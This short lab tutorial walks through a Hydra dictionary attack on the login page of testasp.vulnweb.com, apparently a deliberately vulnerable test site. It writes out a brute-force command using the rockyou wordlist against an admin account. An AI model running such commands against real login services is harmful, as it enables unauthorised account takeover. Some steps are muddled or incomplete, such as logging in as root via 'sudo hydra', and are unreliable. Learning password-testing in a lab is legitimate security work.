

How to conduct a dictionary attack to crack passwords online, using Hydra.

Tool: Hydra

Project-site-<http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?>



In cybersecurity, "Hydra" often refers to a popular password-cracking tool used to perform brute-force attacks on various services. It supports multiple protocols and is commonly used by penetration testers and malicious actors to test password strength.

Scan method: sudo hydra

hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com

http-post-form "/Login.asp?"

Task 1:

The first step is to power up Kali Linux and log in to the machine using the command as "root" user:

```
sudo hydra
```

For this lab, I will be focusing on attacking the acuforum login page using hydra using the following command:

```
sudo xhydra
```

Type "hydra -h" to get the help message.

Note the examples at the bottom of the help message. Hydra supports:

Use HYDRA PROXY HTTP or HYDRA PROXY environment variables for a proxy setup.
